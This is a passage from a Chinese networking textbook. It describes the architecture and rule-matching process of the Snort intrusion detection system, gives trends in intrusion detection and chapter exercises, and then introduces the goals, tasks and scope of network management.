检测引擎是 Snort 的核心，准确性和快速性是衡量其性能的重要标志。准确性主要取决于对入侵行为特征码提取的精确性和规则撰写的简洁实用性。由于网络入侵检测系统是被动地检测流经本网络的数据，而不是主动发送数据包去探测，所以只有将入侵行为的特征码归结为协议的不同字段的特征值才能判断入侵行为是否发生。快速性主要取决于引擎的组织结构是否能够快速地进行规则匹配。

为了能够快速准确地进行检测，Snort 将检测规则利用链表的形式进行组织，链表分为规则头和规则选项两部分。规则头是所有规则共有的，包括 IP 地址、端口号等；规则选项根据不同规则，包括相应字段的关键字。

当进行规则匹配时，在链表的两个方向同时进行，检测引擎只检测那些一开始在规则解析器中设置好的规则选项。当检测引擎到第一个与被解码的数据包相匹配的规则时，触发相应的动作并返回。

3)　日志/报警子系统

Snort 对每个被检测的数据包都定义了 3 种处理方式：alert(发送报警信息)、log(记录该数据包)和 pass(忽略该数据包)。具体是在检测规则中定义、在日志/报警系统中完成的，日志电子系统允许将包解码收集到的信息以可读的格式或以 tcpdump 格式记录下来。报警子系统是将报警信息发送到 syslog、用户指定的文件、Unix 套接字或数据库中。

Snort 的系统结构如图 9-15 所示，由 7 个模块组成：主控模块、解码模块、规则处理模块、预处理插件、处理插件、输出插件和日志模块。




图 9-15　Snort 系统结构

1)　主控模块

主控模块的功能包括所有模块的初始化、命令行解释、配置文件解释、libpcap 初始化，然后调用 libpcap 开始捕获数据包，并进行解码检测入侵、管理所有插件。

2)　解码模块

解码模块把网络上抓取的原始数据包，从下向上沿各个协议栈进行解码并填写相应的数据结构，以便规则处理模块处理。

3)　规则处理模块

规则处理模块对这些报文进行基于规则的模式匹配，检测入侵行为，初始化阶段负责规则文件解释和规则语法树的构建。

规则处理模块在执行检测工作时使用了 3 种形式的插件，分别为预处理插件、处理插件和输出插件。

(1)　预处理插件

预处理插件在模式匹配之前执行，对报文进行分片重组、流重组和异常检查。

(2)　处理插件

处理插件主要检查数据包的各个方面，如数据包大小、协议类型、IP/ICMP/TCP 选项等，辅助规则匹配完成检测功能。

(3)　输出插件

输出插件用于在检测到攻击后执行各种输出和反应。

4)　日志模块

日志模块用于实现各种报文日志功能。

Snort 的入侵检测过程分为两步：规则分析和规则匹配。

1)　规则分析

Snort 首先读取规则文件，紧接着依次读取每一条规则，然后对其进行解释分析，并用相应的规则语法表示；在内存中进行组织，建立语法树。

2)　规则匹配

规则匹配的过程就是对从网络上捕获的每一条数据报文和上面的规则树进行匹配的过程。如果发现存在一条规则匹配该报文，就表示检测到一个攻击，然后根据规则指定的行为进行处理；如果搜索完所有的规则都没有找到匹配的规则，就表示报文是正常的。

9.6.4　入侵检测技术发展趋势

入侵检测技术在不断地发展更新，近年来入侵检测技术沿着以下几个方向发展。

(1)　分布式入侵检测。为了躲避检测，越来越多的攻击者采用分布式协同的方式发起攻击，传统的 IDS 局限于单一的主机或网络架构，对异构系统及大规模的网络检测明显不足，不同的系统之间不能协同工作。为解决这一问题，需要发展分布式入侵检测技术与通用入侵检测架构。

(2)　智能化入侵检测。入侵方法越来越多样化与综合化，尽管已经有智能代理、神经网络与遗传算法在入侵检测领域应用研究，但这只是一些尝试性的研究工作，需要对智能化的 IDS 加以进一步的研究以解决其自学习与自适应能力。

(3)　应用层入侵检测。许多入侵活动的含义只有在应用层才能理解。但传统方法很少涉及应用层，使得一些应用系统内的入侵活动难以检测，所以需要开发应用层的入侵检测技术。

(4)　全面的安全防御方案。即使用安全工程风险管理的思想与方法来处理网络安全问题，将网络安全作为一个整体工程来处理。从管理、网络结构、加密通道、防火墙、病毒防护、入侵检测多方位全面对所关注的网络作全面的评估，然后提出可行的全面解决方案。

9.7　本 章 小 结

随着 Internet 的迅速发展，网络与信息安全问题日益突出。网络犯罪、黑客攻击等现象时有发生，严重危及人们的正常工作。全球因网络安全问题带来的损失已高达数百亿美元。

本章主要介绍了常见的黑客攻击的方法和手段，并给出了相应的攻击防范措施，还介绍了入侵检测相关技术及其主流产品，主要是为了方便用户了解黑客攻击的流程及如何防范攻击，采取有效的防御措施。

9.8 课后习题

1. 填空题

(1) Snort 系统由 3 个子系统组成：________、________和__________。

(2) 网络攻击是指 ____。

(3) 典型的 ARP 欺骗分为两种：一种是________；另一种是对内网 PC 的网关欺骗。

(4) 在入侵检测分析模型中，状态转换方法属于_______检测。

2. 选择题

(1) 拒绝服务攻击是对计算机网络的(　　)安全属性的破坏。

A. 保密性　　B. 完整性

C. 可用性　　D. 不可否认性

(2) 下面关于防火墙的说法中，正确的是(　　)。

A. 防火墙不会降低计算机网络系统的性能

B. 防火墙可以解决来自内部网络的攻击

C. 防火墙可以阻止感染病毒文件的传送

D. 防火墙对绕过防火墙的访问和攻击无能为力

(3) 端口扫描技术(　　)。

A. 只能作为攻击工具

B. 只能作为防御工具

C. 只能作为检查系统漏洞的工具

D. 既可以作为攻击工具，也可以作为防御工具

(4) 恶意代码的特征不体现(　　)。

A. 恶意的目的　　B. 本身是程序

C. 通过执行发生作用　　D. 不通过执行也能发生作用

(5) 下列对计算机网络的攻击方式中，属于被动攻击的是(　　)。

A. 口令嗅探　　B. 重放

C. 拒绝服务　　D. 物理破坏

(6) 入侵检测的分析处理过程不包括(　　)。

A. 构建分析器阶段　　B. 对现场数据进行分析阶段

C. 反馈和提炼阶段　　D. 响应处理阶段

3. 判断题

(1) 入侵检测的目的是提供实时的检测及采取相应的防护手段，阻止黑客的入侵。(　　)

(2) 恶意代码(或称恶意程序)属于一种很特殊的主动攻击方式。(　　)

(3) 格式化字符串攻击也是缓冲区溢出攻击的一种。(　　)

4. 简单题

(1) 简述常见的网络攻击方法和手段，以及主要的防御措施。

(2) 入侵检测系统弥补了防火墙的哪些不足？

(3) 试论述 SYS flooding 攻击的过程。

(4) 试论述 Snort 的入侵检测过程。

(5) 简述入侵检测的发展趋势。

第 10 章

网络管理原理

随着因特网与互联网经济的迅猛发展，网络的经济效益越来越依赖于对网络的有效管理，同时现代网络的庞大结构使得运营、设备和业务越来越复杂。一方面互联网所提供的功能性业务迅猛增长，多业务融合的大型综合业务已成为互联网服务的趋势；另一方面设备与服务的厂商越来越多，产品规格花样繁多，这种复杂性使得网络管理无法再用传统的手工方式来完成，必须采用先进有效的手段，同时针对现代网络的运营、组织和维护等已成为一种专门的学问。本章我们将主要学习有关网络管理的一些基本知识、协议和原理。

10.1 网络管理概述

从网络控制和网络支撑角度看，目前通信网可划分为专业网(承载网及业务网)和支撑网，其中专业网又可以分为有线电视网、数据网、移动网等，支撑网可以包括同步网、信令网、网络管理系统等。由于目前网络的复杂性和规模性，如果没有有力的网络管理作为支撑，任何网络都难以在运营过程中有效地疏通业务量及提高网络资源的利用率，也难以避免业务拥塞和通信故障等问题。因此，网络管理的定义在一定程度上可以概括为是对网络的性能、品质和安全性进行监测和控制的过程，提供运营、组织、维护和开通等功能，以保证通信网高效、安全、可靠和经济的运行，同时现代网络很多在业务和资源方面的巨大潜力也需要依靠有效的网络管理来挖掘。

10.1.1 网络管理的目标和任务

国际标准化组织对网络管理定义了五大通用功能：故障管理、性能管理、配置管理、安全管理和计费管理；在实际环境中，网络管理要达到的目标应满足网络的运营者及其用户对网络的基本要求。

1. 网络管理的基本目标

1) 网络的有效性

网络应具有准确及时传递信息的有效性，可以保证通信业务的传输质量满足网络运营者和用户的需求。

2) 网络的可靠性

网络应具有可靠性，应能保证网络持续稳定的运行，要对各种故障、干扰甚至自然灾害、军事打击等具有一定较强的抵御能力和一定的自愈能力。网络的类型、作用及其影响力等因素是决定网络对可靠性要求高低的决定性因素，也就是说不同网络对可靠性的描述和要求是不同的。另外，我们也应该认识到绝对可靠的网络是不存在的，为了获得高度可靠的网络，必须增加大量的投资和维护力量，这就要在盈利标准、可靠性和成本之间进行有效的权衡。

3) 网络的开放性

网络要尽可能地兼容各种类型的协议、标准、业务和设备，这是现代网络高速发展和技术革新的前提条件。

4) 网络的综合性

现代网络趋向于多业务融合，已不再是过去单一化的业务模式，网络已经向包括数据、语音、视频、图像等多业务融合的宽带综合业务网方向过渡。网络的综合性和多业务的融合，在给网络经营者带来高利润的同时，也给互联网用户带来了更大的方便和新的体验，人们的通信方式和生活方式越来越多样化。

5) 网络的安全性

当前网络安全形势日益严峻，人们对网络的依赖性越强，安全性问题就越突出，因此对网络的通信保密性、数据的安全性和一致性、防止非法访问和越权访问，以及防止反

动、淫秽等有害信息的传播等安全性问题要求越来越高。

6)　网络的经济性

现代网络的良性运营依赖于网络经济性的增长，这是一种建立在互联网基础上的生产、分配、交换和消费的经济关系。在经济形态上，它以信息经济或知识经济为主体，以高科技为支持，与传统经济性相比，网络经济具有以下显著的特征：快捷性、高渗透性、自我膨胀性、边际效益递增性、外部经济性、可持续性和直接性。

2. 网络管理的基本任务

为了满足网络经营者和用户对网络的上述要求，网络管理必须能够完成以下任务来支撑上述目标的实现。

1)　状态监测

网络状态的含义非常广泛，既包括各种类型的设备运转状态，如链路流量、CPU 和内存利用率、负载压力、I/O 读取效率等，也包括网络的一般状态，如安全状态、可靠状态、计费状态等，状态监测是网络管理的基础，通过状态监测可以获取网络各种性能的原始数据，分析过去和当前网络运行的状况，并有利于对未来网络的发展和投资做出预判。

2)　数据收集和分析

除了对设备的状态进行监测外，要想深入了解网络的运行情况，还要将分散监测到的各种运行数据收集到一起进行分析和处理。数据收集是网络管理中的一项非常重要的任务，也是大型网络运维管理的根本。

3)　状态控制

根据对网络状态的监测、数据收集和分析的结果，应能对网络采取有效的控制措施，如隔离故障设备、控制网络拥塞、调整计费策略等。

10.1.2　网络管理的基本范畴

早期网络管理的对象一般包括路由器、交换机和计算机等，但随着互联网的发展，网络管理对象逐步扩大化，几乎包含了网络中的所有实体和软件系统，以及供电等辅助设备。目前网络管理的基本范畴可分为以下几类。

1. 网络基础设施管理

网络基础设施主要包括骨干网络、汇聚网络、接入网络、外部网络连接和网络管理五大组成部分，其中汇聚网络只在三层架构网络中起作用，但所有网络基本都包含了骨干网络、接入网络、外部网络连接和网络管理四大组成要素，如图 10-1 所示。

1)　骨干网络

骨干网络是整个网络体系中的核心转发层，在局域网中一般由三层核心交换机组成，主要完成数据的高速转发、路由、安全交换，其中数据交换能力是衡量其设备性能的最关键技术指标之一。一般情况，当前骨干网的功能设计主要有以下几点：

- 高速无阻塞的 IP 数据转发，具备承受病毒、攻击等突发数据流的能力；
- 完成路由选择及负载均衡分担；
- 支持 IPv4/IPv6 双协议栈；

- 核心间、核心与汇聚间万兆冗余互连；
- 采用引擎和交换矩阵完全物理分离并各自冗余的方式，保证高可靠性；
- 采用虚拟化技术或备份技术实现将核心设备的冗余和负载均衡，减少路由收敛时间或路由振荡，通过跨设备的链路聚合，实现多链路的完全负载均衡。




图 10-1 网络基础设施结构示意图

管理骨干网络时需要重点考虑两个方面的问题：一是数据转发性能；二是骨干网络的可靠性。其中可靠性一方面包括设备本身应具有较高的可靠性，例如实现引擎、风扇、电源的冗余设计和自动切换，以及设备对恶劣环境的承受能力等；另一方面也包括网络拓扑的冗余设计，包括设备和链路的冗余设计、硬件虚拟化技术和负载均衡等。

2) 汇聚网络

汇聚网络层一般只出现在三层架构的网络中，而传统二层网络内部仅由骨干层和接入层组成。汇聚层设备主要负责连接接入层节点和核心层中心，汇集分散的接入点，扩大核心层设备的端口密度和种类，汇聚各区域数据流量，实现骨干网络之间的优化传输。汇聚交换机还负责本区域内的数据交换，汇聚交换机功能与核心交换机功能大致相同，仍需要较高的性能和比较丰富的功能，提供万兆上行、千兆下联。

汇聚网络在三层架构网络中起到了数据分发、隔离故障的作用，通常汇聚网络和骨干网络之间通过路由进行数据转发，因此对汇聚网络的管理出了重点考虑数据转发性能和可靠性外，还要关注其路由信息的管理。

3)　接入网络

接入网络直接面向终端用户，在网络结构的最底层，因此其结构和类型也相对较复杂，它的设计与具体接入用户的地理位置和规模等有关，对传输网络的要求也不同，一般来说一个综合型网络要求能够支持多种不同的接入方式，并保证传输数据的安全，从接入方式的种类来看，可以主要分为以下三类。

(1) 局域网接入方式，这种方式适合接入用户与骨干网位于较近的地理位置，处于同一局域网内，它的优点是上行带宽充足、成本低、传输性能好。

(2) 专线接入方式，其基本方式是进行每个层次之间的专线连接，实现星型结构的全局网络拓扑，这种接入方式适合终端用户与骨干网距离较远的情况，且要求带宽固定且具有保障性，其缺点在于设计不灵活和费用过高。

(3) VPN 接入方式，这种方式是利用公共网络来构建用户内部的虚拟私有网，一般适合远程移动的办公人员使用或小规模的远程接入用户。因为一般构建 VPN 的公共网络都是借助 Internet 来实现的，因此 VPN 方式的接入带宽会受到 Internet 带宽使用的限制和影响，但其优点是接入成本低廉、组网方式灵活。目前主流的 VPN 技术分为三种 IPSec VPN、SSL VPN 和 MPLS VPN，对 VPN 接入网进行网络管理除了需要关注其连接性能和费用情况外，还需要关注用户及其权限管理和私有数据的安全性等问题。

4)　外部网络连接

外部网络连接一般指用户网络与 Internet 网之间的连接网络，在这部分网络中一般包含防火墙、计费系统、过滤系统、路由器等设备，通常外部网络是整个网络的一个性能瓶颈，也是内外网隔离的一个关键安全地带，因此其网络管理任务除了需要重点关注带宽的利用率、数据转发性能和可靠性外，还需要关注网络通信行为的记录、网络安全性和 Internet 线路的租用等问题。

5)　网络管理

随着网络的发展和变化，网络管理的方式从早期的人工方式转变为人工和自动组合的管理方式，网络管理的理念和手段不断翻新和扩展。对于现代一些大型网络，传统的集中式管理网络已不能再适应网络的复杂性管理需求，因此分布式管理方式和凌驾于综合型网络之上的专用管理网应运而生。一般来说，专用管理网络与业务网相比，独立性强，主要承担网络管理信息流的转发任务，其安全性和可靠性都很高。

2. 服务器和操作系统管理

通常服务器在整个网络中主要承担资源集中分发的任务，因此对其性能和安全的监控尤为重要。一般网络管理都需要对服务器的工作运行方式、硬件维护、性能维护、操作系统及其不同层级的软件维护和升级进行管理，通过对服务器关键部件如 CPU、内存、硬盘、网络等使用情况和性能表现的统计，进而评估用户下一阶段对资源建设和服务器建设的发展方向和升级策略。

因此在对服务器和操作系统等管理过程中，需要及时掌握其配置情况和配置参数的变化，实时监控系统的运转情况，及时发现故障征兆并进行处理，随着业务发展和用户需求的不断变化，还需要及时动态调整系统的配置参数，优化服务系统性能。另外，对服务器的集群管理、容灾管理、虚拟化管理和热备份管理也是当前网络管理的研究热点，其中服

务器的集群管理是未来大规模服务器拓展的必然发展趋势。

